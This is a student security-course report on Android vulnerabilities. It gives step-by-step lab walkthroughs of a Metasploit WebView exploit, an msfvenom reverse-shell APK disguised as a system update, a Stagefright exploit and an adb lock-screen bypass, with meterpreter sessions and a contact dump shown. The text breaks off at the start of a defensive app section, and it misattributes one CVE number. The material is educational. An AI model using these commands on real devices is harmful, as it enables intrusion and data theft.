

**Final Report**

**INSE 6130: Operating System Security**

**Submitted to**

**Professor Lingyu Wang**



**GINA CODY**  
SCHOOL OF ENGINEERING  
AND COMPUTER SCIENCE

**December 11, 2020**

## Table of Contents

<b>1</b>	<b><i>Introduction.....</i></b>	<b><i>2</i></b>
1.1	Android Overview .....	2
1.2	Android Vulnerabilities .....	2
1.2.1	Android Lollipop (Android version 5).....	3
1.2.2	Android Marshmallow (Android Version 6).....	3
<b>2</b>	<b><i>Implementation of Attacks on Android.....</i></b>	<b><i>4</i></b>
2.1	Android's WebView Attack .....	4
2.1.1	Environment Setup .....	4
2.1.2	Implementation .....	4
2.1.3	Challenges.....	6
2.2	TCP Reverse Shell Attack .....	6
2.2.1	Environment Setup .....	6
2.2.2	Implementation .....	6
2.3	Android Stage Fright Attack.....	11
2.3.1	Environment Setup .....	11
2.3.2	Setup Listener .....	11
2.3.3	Implementation .....	12
2.3.4	Challenges.....	13
2.4	Android Lock Screen By-passing: .....	13
2.4.1	Environment Setup .....	13
2.4.2	Implementation .....	13
<b>3</b>	<b><i>Implementation of Security Application .....</i></b>	<b><i>15</i></b>
3.1	Background Knowledge .....	15
3.1.1	Sandboxing.....	15
3.1.2	Android Permission Framework .....	15
3.1.3	Activities, Services, and Resources .....	16
3.1.4	Package Manager Class.....	16
3.2	Application Implementation.....	16
3.2.1	Environment Setup .....	16
3.2.2	Implementation Details.....	16
3.3	Challenges .....	18
<b>4</b>	<b><i>Conclusion.....</i></b>	<b><i>18</i></b>
<b>5</b>	<b><i>Contribution Table.....</i></b>	<b><i>19</i></b>
<b>6</b>	<b><i>References and Citations.....</i></b>	<b><i>20</i></b>

# **1 Introduction**

There has been a rapid increase in the use of smartphones over the past few years, which can be linked to the increased computing power of these devices and other functions. The more advancement these devices acquire, especially with regards to communication, sensing and computation, it also leads to an increased concern on the security of data and privacy in these devices. [1][2]

Due to the support of google to both developers and users, Android has become a major player in the market of mobile OS. Android implements access controls on its app using permissions and these permissions can sometimes be used as an avenue of malicious programs to cause harm on the user device and information, by exploiting various vulnerabilities such as privacy breaches, reverse-shell access etc. Thus, security in the Android OS and application is of major concern to the society [3]

This report includes our efforts in demonstrating multiple attacks on Android OS, and development of an android security application. We laid emphasis on the different vulnerabilities present in Android 4 and attacks that can be used to exploit such vulnerabilities. We also implemented a security application which enables the user to view which applications are currently installed on a device, and what permissions each application is using, and what are its implications.

## **1.1 Android Overview**

Android is an operating system based on a modified version of Linux kernel, It is designed primarily for mobile devices such as smart phones and tablets, Upon exploring the origins, Android was founded in Palo Alto, California in October 2003, Android was developed by a consortium of developers known as the Open Handset Alliance and commercially sponsored by Google, Android is free and it is an open source product, Currently there are around 2.8 million applications available in android market which resonates the popularity of Android in the market.

### **Features of Android**

- Supports wireless communication and connectivity– 4G, 5G Networks, Wi-Fi Networks, NFC , Bluetooth Connectivity etc.,
- Touch screen with an Intuitive user interface was a game changer
- Built in services like GPS, SQL Database, Web Browser and Maps
- Graphics hardware acceleration for interactive visualizations
- Many new features are being added in the newer Android versions like, Smart gestures, Screen recorder, Temporary permissions, Dark mode etc.,

## **1.2 Android Vulnerabilities**

Multiple vulnerabilities have been discovered in the Google Android operating system, the most severe of which could allow for arbitrary code execution, here we have documented the vulnerabilities exploited in the versions 5 and 6 of Android operating system.

## **1.2.1 Android Lollipop (Android version 5)**

### **1.2.1.1 SIM Toolkit**

The vulnerability with CVE number CVE-2015-3843 which is also known as SIM Tool Kit is an vulnerability which allows the attacker to intercept commands sent by the SIM card to the Operating System, and also can replace those commands, by exploiting this A malicious application can pass a specially created parcelable object to the `com.android.stk.StkCmdReceiver` class. The recipient does not verify the authenticity of the sender, and the action `android.intent.action.stk.command` is not declared as protected in the manifest, so you can emulate sending commands by the SIM card.

### **1.2.1.2 CVE-2017-0600**

A remote denial of service vulnerability in the `libstagefright` in Mediaserver could enable an attacker to use a specially crafted file to cause a device hang or reboot. This issue is rated as High severity due to the possibility of remote denial of service, this vulnerability has been fixed in the later versions of Android.

## **1.2.2 Android Marshmallow (Android Version 6)**

### **1.2.2.1 Janus**

The vulnerability number CVE-2017-13156 also known as Janus is a vulnerability operating with the digital signatures of android applications, using Janus, attacker can embed an executable `.dex` file into the `.APK` archive, while maintaining the original digital signature of the application. The entry point for exploitation lies in the JAR-based digital signature verification system, which was replaced by the Signature Scheme v2 technology in Android 7.0.

### **1.2.2.2 Cloak and Dagger**

The vulnerability number CVE-2017-13156 is also known as Cloak and Dagger, This vulnerability is exposed due to an error in the SDK, a malicious application by gaining the permissions `SYSTEM_ALERT_WINDOW` and `BIND_ACCESSIBILITY_SERVICE`, can get almost complete control over the operating system and access to the user's confidential information, by exploiting this attack, an attacker can modify what the user sees, can control user input, can choose what id currently displayed and in the worst case can steal all the data by installing a Trojan or any other malicious software.

### **1.2.2.3 CVE-2017-13284**

This vulnerability doesn't need user interaction for exploitation, in `config_set-string` of `config.cc`, it is possible to pair a second BT keyboard without user approval due to improper input validation. This could lead to remote escalation of privilege with no additional execution privileges needed.

## 2 Implementation of Attacks on Android

### 2.1 Android's WebView Attack

WebView's are used to load content and HTML pages within the application in android apps. It is also used to show the remote web pages content with URL in android applications as a part of our activity layout. It offers great user convenience, but also makes many attacks prone to smartphone devices. WebView can expose the application and device to a security risk due to its features. One such attack is Metasploit WebView Attack which is one of the major vulnerabilities found in Android OS. Android versions Jellybean (Android 4.3) and under are affected by this vulnerability.

In this attack, the attacker targets the default browser of the android to gain access to the device. The attacker creates an infected URL, which when accessed by the victim on the browser returns a failed page to the victim but creates a reverse backdoor to the attacker's local machine. Using the android browser payload, and the meterpreter session is then created after successful reverse connection listening occurs

#### 2.1.1 Environment Setup

- a. Kali Linux
- b. Android 4.3 emulator.

These two machines must run on the same network to perform this exploit.

IP address identification and connectivity tests:

Android virtual machine:

```
u0_a00@x86:/ $ netcfg
ip6tnl0 DOWN      0.0.0.0/0  0x00000080 00:00:00:00:00:00
lo      UP         127.0.0.1/8 0x00000049 00:00:00:00:00:00
eth0    UP         10.0.2.15/24 0x00001043 08:00:27:8a:c0:17
sit0    DOWN      0.0.0.0/0  0x00000080 00:00:00:00:00:00
u0_a00@x86:/ $
```

Kali Linux virtual machine:

```
thekali@kali:~$ sudo ifconfig
[sudo] password for thekali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
```

#### 2.1.2 Implementation

- The exploit was implemented on Android version 4.3.
- Open MSF console on the terminal and search for the exploit name android.
- To perform this attack, we will use

*use exploit/android/browser/webview\_addjavascriptinterface*

```
msf5 > use exploit/android/browser/webview_addjavascriptinterface
[*] Using configured payload android/meterpreter/reverse_tcp
msf5 exploit(android/browser/webview_addjavascriptinterface) > █
```

This command selects the JavaScript to exploit from the list of exploit modules.

- After selecting the above exploit, type show options. This command will show the current settings of the exploit such as LHOST address, server address, server port, URI path, exploit target.
- The value of LHOST is set to the IP address of attacking machine Kali Linux. LHOST is the address of the reverse handler.

```
msf5 exploit(android/browser/webview_addjavascriptinterface) > set SRVHOST 192.168.56.102
SRVHOST => 192.168.56.102
msf5 exploit(android/browser/webview_addjavascriptinterface) > set URIPATH /
URIPATH => /
msf5 exploit(android/browser/webview_addjavascriptinterface) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf5 exploit(android/browser/webview_addjavascriptinterface) > █
```

- We type the command *exploit* to start the exploit and the payload.

```
msf5 exploit(android/browser/webview_addjavascriptinterface) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(android/browser/webview_addjavascriptinterface) >
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Using URL: http://192.168.56.102:8080/
[*] Server started.
█
```

- As soon as the page is opened on the victim's browser, the malicious JS in the exploit module will be executed on the victim's machine making it infected.
- Once the connection is successful, a meterpreter session opens. We have control over Android.

```
msf5 exploit(android/browser/webview_addjavascriptinterface) >
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Using URL: http://192.168.56.102:8080/
[*] Server started.
[*] Sending stage (73808 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.103:40785) at 2020-12-05 20:08:05 -0500

msf5 exploit(android/browser/webview_addjavascriptinterface) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  ---  --
  1    meterpreter java/android  192.168.56.102:4444 -> 192.168.56.103:40785 (192.168.56.103)

msf5 exploit(android/browser/webview_addjavascriptinterface) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

We have successfully implemented the Android's WebView attack using Metasploit. Hence, we gained the control of the attacked device.

### 2.1.3 Challenges

We were unable to obtain the meterpreter shell on the listener for a long time which we tried a lot and later got the meterpreter shell in order to make the attack successful.

## 2.2 TCP Reverse Shell Attack

Deploying TCP reverse shell using Metasploit Framework Venom (MSF Venom) to gain access to the target device


### 2.2.1 Environment Setup

- Virtualization software/tool: HyperVisor
- Host/ victim: A smart Phone running on Android 4.4 KitKat OS
- Attacker Computer: PC running on Kali Linux.

### 2.2.2 Implementation

#### 2.2.2.1 Generate Payload

```
'msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.8.109 LPORT=4444 R  
>/var/www/html/sysupdate.apk'
```



```
root@kali:~#  
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.8.109  
9 LPORT=4444 R >/var/www/html/sysupdate.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from  
the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10186 bytes
```

The above command generates an executable payload using '**msfvenom**' (a standalone payload generator). Where '**-p**' signifies payload use. '**meterpreter**' is a type of payload which is currently being used in this attack. '**reverse\_tcp**' is the payload function. '**LHOST**' specifies the IP address of the listening host which is the attacker in this case. '**LPORT**' specifies the listening port of the attacker. '**>/var/www/html/sysupdate.apk**' states the file location of the payload named '**sysupdate.apk**'.

#### 2.2.2.2 Getting Payload on The Victim Device

```
'service apache2 start'  
'service apache2 status'
```

```


root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/
root@kali:~# service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Tue 2020-10-27 21:58:58 WAT; 6s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 21483 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 21494 (apache2)
    Tasks: 6 (limit: 1033)
   Memory: 21.9M
   CGroup: /system.slice/apache2.service
           └─21494 /usr/sbin/apache2 -k start
             └─21495 /usr/sbin/apache2 -k start
               └─21496 /usr/sbin/apache2 -k start
                 └─21497 /usr/sbin/apache2 -k start
                   └─21498 /usr/sbin/apache2 -k start
                     └─21499 /usr/sbin/apache2 -k start

Oct 27 21:58:58 kali systemd[1]: Starting The Apache HTTP Server ...
Oct 27 21:58:58 kali systemd[1]: Started The Apache HTTP Server.
root@kali:~#


```

‘service apache2 start’ starts up the apache web application server. While ‘service apache2 status’ shows the status of the apache web server (active or inactive).

From here on the Metasploit framework console will run. On the victim device, the payload will be downloaded as an application and installed.



entering the link to the payload file



payload successfully downloaded and installed on victim device

### 2.2.2.3 Setup the Listener

‘mfsconsole’





```
msf5 exploit(multi/handler) > set LHOST 192.168.8.109
LHOST => 192.168.8.109
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.8.109   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.8.109   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

The 'set LHOST' command specifies the IP address of the listener.

## 2.2.2.4 Exploitation

'exploit'

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.8.109:4444
[*] Sending stage (73808 bytes) to 192.168.8.110
[*] Meterpreter session 1 opened (192.168.8.109:4444 -> 192.168.8.110:60032) at 2020-10-27 22:42:10 +0100

meterpreter >
```

As the name implies, this command initiates the exploit on Metasploit framework. Once this occurs the multi/handler establishes a session with the meterpreter payload on the target device.

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.8.109:4444
[*] Sending stage (73808 bytes) to 192.168.8.110
[*] Meterpreter session 1 opened (192.168.8.109:4444 -> 192.168.8.110:60032) at 2020-10-27 22:42:10 +0100

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions

  Id  Name      Type      Information      Connection
  --  --
  1    meterpreter dalvik/android u0_a76 @ localhost 192.168.8.109:4444 -> 192.168.8.110:60032 (192.168.8.110)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

'sessions': This command lists all active sessions with the target device.

'sessions -i 1': This command selects the active session 1 as shown in figure 7.1

At this point the exploit is complete and the target device has been compromised. Therefore, a wide list of commands may be used to remotely carry out actions and access information on the android device.

### 2.2.2.5 Post Exploitation

Although there are so many actions that can be taken during this phase, just a few will be demonstrated.

#### 2.2.2.5.1 Camera Listing

`'webcam_list'`

```
[*] Contacts list saved to: contacts_dump_20201028051941.txt
meterpreter > screenshot
[-] No screenshot data was returned.
[-] With Android, the screenshot command can only capture the host application. If this payload is hosted in an app without
a user interface (default behavior), it cannot take screenshots at all.
meterpreter > dump_contacts -l
[*] Fetching 3 contacts into list
[*] Contacts list saved to: contacts_dump_20201028052308.txt
meterpreter > list
[-] Unknown command: list.
meterpreter > webcam_list
[-] No webcams were found
```


For listing active cameras on the exploited device

#### 2.2.2.5.2 Getting Phone Book Contacts


`'dump_contacts'`: This command copies all the phone book contacts into a text file and saves it on the /root folder of the attacker's machine

```
app_uninstall Request to uninstall application
meterpreter > dump_contacts
[*] Fetching 3 contacts into list
[*] Contacts list saved to: contacts_dump_20201028051941.txt
meterpreter > screenshot
[-] No screenshot data was returned.
[-] With Android, the screenshot command can only capture the host application. If this payload is hosted in an app without
a user interface (default behavior), it cannot take screenshots at all.
meterpreter > dump_contacts -l
[*] Fetching 3 contacts into list
[*] Contacts list saved to: contacts_dump_20201028052308.txt
```

phone book contact list code execution



.txt files saved in /root folder



copied contact list

## 2.3 Android Stage Fright Attack

Stage fright is a vulnerability that can be exploited — most dangerously via an MMS, which is a text message with embedded multimedia components. Exploiting Stage fright allows an attacker to run arbitrary code with either the “media” or “system” permissions, depending on the how the device is configured. System permissions would give the attacker basically complete access to their device. Antivirus applications does not provide any protection against such kind of attack as they won't necessarily have enough system permissions to intercept MMS messages and interfering with system components.


### 2.3.1 Environment Setup

- a. Kali Linux
- b. Android 4.3 emulator.


These two machines must run on the same network to perform this exploit.

IP address identification and connectivity tests:

Android virtual machine:



Kali Linux virtual machine



### 2.3.2 Setup Listener

*'msfconsole'*

This command starts up Metasploit framework console.

### 2.3.3 Implementation

- The exploit was implemented on Android version 4.3.
- Open MSF console on the terminal and search for the exploit name android.
- To perform this attack, we will use

*use exploit/android/browser/stagefright\_mp4\_tx3g\_64bit*

```
msf5 > use exploit/android/browser/stagefright_mp4_tx3g_64bit
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp
msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > show options
```

The value of LHOST and SRVHOST is set to the IP address of attacking machine Kali Linux. LHOST is the address of the reverse handler.

```
msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set SRVHOST 192.168.56.102
SRVHOST => 192.168.56.102
msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set URIPATH /
URIPATH => /
msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > |
```

*set payload linux/armle/meterpreter/reverse\_tcp*

We type the command **exploit** to start the exploit

```
msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) >
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Using URL: http://192.168.56.102:8080/
[*] Server started.
|
```

As soon as the page with url: <http://192.168.56.102> is opened on the victim's browser, the malicious Stage fright in the exploit module will be executed on the victim's machine making it infected.

Once the connection is successful, a meterpreter session opens. We have control over Android.

```
[*] Sending stage (901656 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:40787) at 2020-12-05 20:26:17 -0500

msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter armle/linux  192.168.56.102:4444 → 192.168.56.103:40787 (192.168.56.103)

msf5 exploit(android/browser/stagefright_mp4_tx3g_64bit) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > |
```

### 2.3.4 Challenges

Lab setup on the same network was difficult part and then we had to gather in-depth knowledge of the Stage fright vulnerability for execution.

## 2.4 Android Lock Screen By-passing:

Researchers discovered the unlocking of the protection mechanism of Android devices, after which they realized how attackers inject the malicious code into the computer and steal all the data by unlocking the android devices. On 27 September 2013 vulnerability was found for the android phone lock, in which the lock screen of android phone appears to be clear.


### 2.4.1 Environment Setup

- a. Genymotion Android emulator of version 4.3.
- b. Kali Linux

### 2.4.2 Implementation

- Saved the setup of Genymotion in the C directory. Then opened the folder genymotion and visited the path as **oggenymotion/platform-tools** and pressed the **shift+right** button.
- Clicked on **Powershell** button to open the powershell.
- Then we searched the all-active connected devices with the help of adb devices. Adb devices allows the user to communicate with the Android device Adb devices provides many functionalities such as installation, debugging, are circulating. While it also helps to obtain complete control of the UNIX shell, the user may use different commands to execute various operations.
- To connect the adb device with the **USB driver**, we have to perform selection in settings of the Android device in order to enable the USB debugging option. But, in our case we use Android higher than 4.2 and by default it doesn't allow this option. So, we made some changes in our Android device. Below are the steps we followed:

**Settings > About phone** and pressed 7 times the **Build number** option. Then, the developer options were available.






- Ran the commands below to open any kind of security system such as a pattern, pin or password.

*adb shell am start -n com.android.settings/com.android.settings.ChooseLockGeneric -ez*

*Confirm\_credentials false --ei lockscreen.password\_type 0 activity-clear-task*



### **3 Implementation of Security Application**

It is commonly seen that apps use lots of permissions to access different features of a user's phone. This can be a privacy risk for a user. When installing an application user don't really look into what permissions they are allowing the app. To mitigate this scenario, we have chosen to build a mobile application specifically for this sole purpose. Our idea is to develop a native Android application that will fetch all the applications that have been downloaded by a user, and then use android package manager to fetch which permissions each app is using and provide the user with an easy-to-understand description of what each permission does and how it can affect the privacy. We believe that by providing an easy to understand and visual representation of app analysis users would be in a much better place to decide which permission they feel comfortable in giving out, and which applications they feel comfortable to use.

#### **3.1 Background Knowledge**

##### **3.1.1 Sandboxing**

Android runs on Linux OS which allows it to use Linux user-based protection, by which it can identify and isolate app resources. Android achieves this by assigning a unique user ID to each android application, this user ID is then used to set up a kernel level application sandbox. The kernel uses standard Linux concepts like users and groups to enforce security between apps and system. By default, each app sandbox has minimal access to OS and no access to other apps.

##### **3.1.2 Android Permission Framework**

Each android app runs in its own sandbox, android treats each sandbox as a process and permissions are explicitly defined for each sandbox. For this purpose, android uses Android permission framework which runs in a middleware layer. A central design point of the Android security architecture is that no app, by default, has permission to perform any operations that would adversely impact other apps, the operating system, or the user. The framework is used to assign permission to each sandbox, and they are inherited by all the components of the application. When an app is installed, the user is prompted to grant permissions to the application which are defined inside the Manifest.xml (Figure: Manifest.xml) file in the app source code. Once the user grants the permissions those permissions are granted to the app sandbox to use.

Android classifies its permissions into three different types: normal, signature and dangerous. Each type implies what data an app can access, and what actions can it perform when that permission is granted.

Normal permissions allow access to data and actions that extend beyond the app's sandbox. It is to be noted that they show very little risk in terms of privacy and other app's operations. Signature permissions are associated with app signature, if more than two apps are signed by the same signature then the system grants the permissions to the first installed application. Dangerous permissions, gives app the access to restricted data, and allow restricted actions, these permissions must be requested before they can be used by an app.



### 3.1.3 Activities, Services, and Resources

An activity is a single, focused thing that the user can do. Almost all activities interact with the user, so the Activity class takes care of creating a window for you in which you can place your UI.

A service is an application component that can perform long-running operations in the background. It does not provide a user interface. Once started, a service might continue running for some time, even after the user switches to another application.

Resources are any additional files and static content that the code uses, such as bitmaps, layout definitions, user interface strings, animation instructions, etc.

### 3.1.4 Package Manager Class

Android package manager is a Java class which is used for retrieving information (e.g. Package name, signatures, application label, logo etc.) related to the application packages that are currently installed on the device.


## 3.2 Application Implementation

### 3.2.1 Environment Setup

- a. Android Studio 4
- b. Android Emulator
- c. Android version 8 (API 26)


### 3.2.2 Implementation Details

